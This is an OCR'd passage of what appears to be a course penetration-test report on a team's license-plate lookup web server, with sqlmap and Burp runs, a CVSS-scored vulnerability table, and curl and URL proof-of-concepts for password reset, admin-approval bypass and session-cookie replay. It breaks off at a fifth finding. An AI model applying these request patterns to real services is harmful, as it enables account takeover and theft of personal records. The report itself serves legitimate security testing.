


Figure 22.

High(5), Low(2) , Info(2) Found.




Figure 23.

Example.




Figure 24.




Figure 25.

Result :

Handshake Failed. It works fine in the firefox browser, but when we tried this to the vega tool, the handshake failed. Our Server(Team 2, https://ahnlab2.lge.com) has correct handshaking and we can get information from the vega tool. So we tried to disable mutual cert and we can get the information from vega.

SQLMAP

SQLMAP is an open-source tool used in penetration testing to detect and exploit SQL injection flaws. SQLMAP automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.

```
$ sqlmap --wizard

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.6#stable}
|_ -| . [,]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:00:01 /2022-07-13/
[*] starting @ 01:14:12 /2022-07-13/

[01:14:12] [INFO] starting wizard interface
Please enter full target URL (-u): https://server.tiger.lge.com
POST data (--data) [Enter for None]:
[01:14:30] [WARNING] no GET and/or POST parameter(s) found for testing
(e.g. GET parameter 'id' in 'http://www.site.com/vuln.php?id=1'). Will
search for forms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
3

sqlmap is running, please wait..

[1/1] Form:
POST https://server.tiger.lge.com/loginAction
POST data: username=anyone98%40hotmail.com&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=anyone98%40hotmail.com&password=]
(Warning: blank fields detected): username=anyone98@hotmail.com&password=
do you want to fill blank fields with random values? [Y/n] Y
got a 302 redirect to 'https://server.tiger.lge.com:443/'. Do you want to
follow? [Y/n] Y
```

```
redirect is a result of a POST request. Do you want to resend original POST
data to a new location? [Y/n] Y
[01:14:46] [WARNING] time-based comparison requires larger statistical
model, please wait. (done)
it is recommended to perform only basic UNION tests if there is not at
least one other (potential) technique found. Do you want to reduce the
number of requests? [Y/n] Y
[01:14:50] [ERROR] all tested parameters do not appear to be injectable.
Try to increase values for '--level'/'--risk' options if you wish to
perform more tests. If you suspect that there is some kind of protection
mechanism involved (e.g. WAF) maybe you could try to use option '--tamper'
(e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to
the next target

[*] ending @ 01:14:50 /2022-07-13/
```

Result :

All tested parameters do not appear to be injectable. It means that SQLMAP has not found any sql injection on parameters we've tested.

Burp

Burp Suite is the vulnerability scanning, penetration test, and web application security platform.

Procedure:

1. **Set proxy server**
   Open Firefox → preferences → Network Settings →
   Check Manual Proxy Configuration

2. **Start the Burp suite**
   Click Proxy → Options → Setting Proxy Listener

3. **Generate CA certificate**
   Click import/export CA certificate → Click Export (Certificate in DER format)

4. **Registrate CA certificate**
   Open Firefox → Preferences → Private & Security → Click View Certificate →
   Authorities → Import Certificate

5. **Burp Suite Start**
   Click Proxy → Intercept → Intercept Is On

Result:

Admin connect the server using URL




Figure 26. Admin connect the server using URL

Burp suite captured the “admin” URL(server.tiger.lge.com) at the proxy server.




Figure 27. Burp suite captured

Burp suites forward the web server but it failed the certificate.




Figure 28. Error off Burp Suite

Vulnerabilities Found

Vuln Num.	Summary	Location	Consequences/ Impact	CVSS Score	Proof of Concept
1	Attackers can change the general user's password they want.	https://server.tiger.lge.com/reset https://server.tiger.lge.com/verify https://server.tiger.lge.com/change_passwd	**EoP** Users cannot login with their own password.	Overall CVSS Score:5.2	1. Vulnerability #1
2	Attackers can spoof an administrator and send email to the specific user infinitely.	https://server.tiger.lge.com/register	**EoP** Unspecified users can receive a lot of email from spoofed admin.	Overall CVSS Score: 4.5	2. Vulnerability #2
3	Low level users can activate a new account without any approval from the admin.	https://server.tiger.lge.com/login https://server.tiger.lge.com/verifyAction https://server.tiger.lge.com/approveAction	**EoP** Low level users can perform specific functions which are granted for admin.	Overall CVSS Score: 6.8	3. Vulnerability #3
4	Attacker can get license plate information without any authentication	https://server.tiger.lge.com/query	**Spoofing** An attacker can retrieve license plate information with an acquired user's session ID.	Overall CVSS Score: 5.7	4. Vulnerability #4

Vuln Num.	Summary	Location	Consequences/ Impact	CVSS Score	Proof of Concept
5	Attackers can crash the server using a DoS attack.	https://server.tiger.lge.com/register	**DoS** An attacker can Dos attacks to the server using an amount of malicious request messages.	Overall CVSS Score: **6.0**	5. Vulnerability #5
6	Attackers can send messages to the server rapidly, the server cannot service at that moment.	https://server.tiger.lge.com/query	**DoS** Server cannot provide normal service during processing a large amount of messages.	Overall CVSS Score: 3.4	6. Vulnerability #6
7	Attackers can access the server via SSH (port 9922). and delete the db file with admin privileges.	/usr/src/app/db/serverDB.sqlite	**Tempering** Server cannot register new users because server DB has been deleted.	Overall CVSS Score: 6.8	7. Vulnerability #7
8	Attackers can spoof the client to receive information about plate numbers.	/web_server/cert/out	**Spoofing** An attacker could use an unprotected client certificate and client private key to obtain license plate information.	Overall CVSS Score: 6.0	8. Vulnerability #8
9					

Vuln Num.	Summary	Location	Consequences/ Impact	CVSS Score	Proof of Concept
10					

Table 26. Overview of Vulnerabilities of Team 1 Project

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

1. Vulnerability #1




Figure 29. State Transition of Vulnerability #1

EoP*:* *An attacker can change a user's password by exploiting a bug in which some functions do not authenticate.*

Some functions don't have any authentication mechanism, so that an attacker can perform the command without any authentication.

In order to reset a password, 3 kinds of commands have to be combinated.

An attacker performs this reset password attack successfully, a victim cannot log in the system before changing the password.

***Precondition*:** One user register a new account and wait to activate from admin. In this part, we assume that one user (e.g. hytecahn@naver.com) creates an account and waits to activate from the admin.

Sequence of Attack:

1. Call api.reset

```
line 181: req.query.answer.length > 30
```

Even if an attacker doesn't know the "answer" value, an attacker can perform the reset command with a long answer value.

Result

- Update the "Type" of victim (REQUESTVERIFY) to "RESET".
- Set a specific username (email address) into the session.

Sample Code

https://server.tiger.lge.com/reset?username=hytecahn@naver.com&password=1234567890Aab!!&answer=12345678901234567890123456789O1

2. Call api.verify with type = "RESET" and long code

```
line 62: (type == "RESET" && verifyCode.length > 30)
```

Even if an attacker doesn't know the verifyCode, an attacker can perform "RESET" command

Result

- Update the "Status" of victim (REQUESTVERIFY) to "RESETPW"

Sample Code

https://server.tiger.lge.com/verify?code=12345678901234567890123456789O1&type=RESET

3. Call api.change_passwd

```
line 200: bdb.prepare(`UPDATE USERINFO SET pw=? WHERE id
=?`).run(hashed_passwd, result.sessionid);
```

Attacker can update the password he wants because there is any authentication.

Result

- Update the "pw" of victim (USERINFO) to anything the attacker wants.

Sample Code

https://server.tiger.lge.com/change_passwd?password=1234567890Aab!!

Mitigations

- Functions should authenticate users.

2. Vulnerability #2




Figure 30. State Transition of Vulnerability #2

EoP*: Attackers can spoof as an admin and send email to the specific user infinitely.*

Attackers can send email to a specific or random victim's email address using the mail system of this system.

Once an attacker sends a register message with verification code to the victim, this attack annoys the user receiving the mail.

In order to prevent this attack, the register function has to implement an authentication mechanism.

Precondition: The email address to be attacked is not registered in the system.

Sequence of Attack:

1. Call api.register

```
line 20:
retVal = util.sendMail(req.query, "REGISTER");
line 22:
req.session.username = req.query.username;
```

This function doesn't check whether the email address is requested or not.

Result

- Victim email addresses can receive register email from the system(admin) infinitely.
- Once this command is performed, the "req.session.username" is set to the value which the attacker wants to set. (line 22)

Sample Code

https://server.tiger.lge.com/register?username=hytecahn2@gmail.com&password=1234567890Aab!!&answer=1234567890

Mitigations

- Functions should authenticate users.

3. Vulnerability #3




Figure 31. State Transition of Vulnerability #3

EoP*: An attacker can bypass required administrator approval to activate a new account by using a bug.*

***Precondition*:**

- One user has own account for using this system.
  (not admin, e.g. hytecahn@naver.com)
- Make a new account, and wait to activate from admin
  (e.g. anyone98@gmail.com)

***Sequence of Attack*:**

1. Call api.login

In order to gain the level of “ADMIN”, the user has to be logged in. And access your own email system, and copy verification code from email.

Sample Code

(Tested against Ubuntu)

curl -c cookies.txt -k -i -X GET "

(We assume that you have got “8nutauaunc” from email as a verification code.)

2. Call action.*verifyAction *with type = "LOGIN" and verifyCode

```
line 125: req.session.level = 'ADMIN';
```

If an attacker sends HTTP POST requests to the web server, the attacker can get "ADMIN" as a session.level.

Result

- Set the session.level is "ADMIN"
- Get the "ADMIN" level in that session.

Sample Code

(Tested against Ubuntu)

curl -b cookies.txt -k -i -X POST -H 'Content-Type: application/json' -d '{"type": "LOGIN", "verifyCode": "8nutauaunc"}' https://server.tiger.lge.com/verifyAction --cert cert/out/client.crt --key cert/out/client.key

***3. Call action.*approveAction**

```
line 145:     if (req.session.login && req.session.level == 'ADMIN')
```

If the session.level is "ADMIN", the confirm field of USERINFO can be modified to "CONFIRMED"

Result

- Update "CONFIRMED" of a specific account.

Sample Code

(Tested against Ubuntu)

curl -b cookies.txt -k -i -X GET "https://server.tiger.lge.com/approveAction?username=anyone98@gmail.com" --cert cert/out/client.crt --key cert/out/client.key

Mitigations

- Functions should check whether the session is admin level or not

4. Vulnerability #4

Spoofing *: An attacker can retrieve license plate number by intercepting an authentication token stored in a cookie*

***Precondition*:**

- Normal users get a grant to access via the login process.
- Attacker made a website to acquire a session ID using a way of Reflected Cross-Site Scripting, and already knows the user's session ID.

***Sequence of Attack*:**

1. Make cookie file

cookies.txt

```
# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_server.tiger.lge.com  FALSE /     FALSE 2657588598
connect.sid
s%3ACpGgjBromRLnbOxkI3RNpmm3eLeHG9s9.gjPVEk77Mu9P%2FnFBLjF9eacoIb
mZxYfWsa%2BftMK1Zu4
```

The attacker makes cookies.txt file using the acquired session ID.

2. Request HTTPS Request

```
curl -b cookies.txt -k -i -X GET
"https://server.tiger.lge.com/query?plate_number=LKY1360" --cert
cert/out/client.crt --key cert/out/client.key
```

If the attacker wants to know about "LKY1360", he can make and send HTTPS Requests to the server with license plate number and cookies.txt. The attacker can get vehicle information from the Node.js server without any authentication.

Result

```
HTTP/1.1 200 OK
X-Powered-By: Express
X-RateLimit-Limit: 15
X-RateLimit-Remaining: 14
Date: Tue, 12 Jul 2022 01:19:28 GMT
X-RateLimit-Reset: 1657588770
RateLimit-Limit: 15
RateLimit-Remaining: 14
RateLimit-Reset: 1
Content-Type: application/json; charset=utf-8
Content-Length: 230
ETag: W/"e6-TqjeJJbKkmuD3gibJdeM/iYrE1o"
Connection: keep-alive
Keep-Alive: timeout=5

{"plate_number":"LKY1360","raw_data":"LKY1360\r\nNo Wants /
Warrants\r\n08/17/2022\r\nNicholas Nolan\r\n12/09/1976\r\n6593 Ramos
Pike\r\nBryanside, AL
12726\r\n1993\r\nMercury\r\nSL-Class\r\nyellow","status":"No Wants /
Warrants"}
```

This system doesn’t have CSRF_TOKEN to check HTTP requests. So, once an attacker gets a session key, he can query license plate information without any grants.

Mitigations

- This system should check CSRF_Token to prevent using cookies.

5. Vulnerability #5

